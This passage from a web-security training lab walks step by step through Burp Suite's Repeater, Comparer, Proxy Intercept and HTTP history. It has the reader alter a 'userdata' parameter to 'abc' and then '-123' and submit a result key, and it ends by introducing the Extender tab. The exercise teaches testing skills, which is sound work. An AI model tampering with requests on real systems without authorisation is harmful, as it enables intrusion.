


7. Click on "Go" button.




8. Modify the request by changing the value of "userdata" parameter to `abc` .

9. Click on "Go" button.




10. Right-click on the response and select "Send to Comparer".




11. Click on the back arrow to see the previously triggered request.

12. Right-click on the response and select "Send to Comparer".




13. Switch to the "Comparer" tab.


14. Select the first item to compare.
15. Select the second item to compare.



16. Click on the button labeled as "Words", to compare the two selected items word-by-word.




17. Go to "Proxy" > "Intercept" tab.
18. Modify the value of "userdata" input parameter to a negative value, e.g., `-123`




19. Click on "Forward" button.

20. Turn off interception mode by clicking on the "Intercept is on" button.




21. Go to "Proxy" > "HTTP history" tab.


22. Identify the request that you just modified, and select it in the history window.




23. Click on "Edited request" sub-tab to see the modified request.




24. Click on "Response" sub-tab to see the response to the modified request.




25. In Firefox, click on "Copy to clipboard" button.



26. Paste the copied value into the result key input box, and click on "Submit" button.




27. You should see a success message on the screen.




Extender (10 Minutes)

This lets you load Burp extensions, to extend Burp's functionality using your own or third-party code.

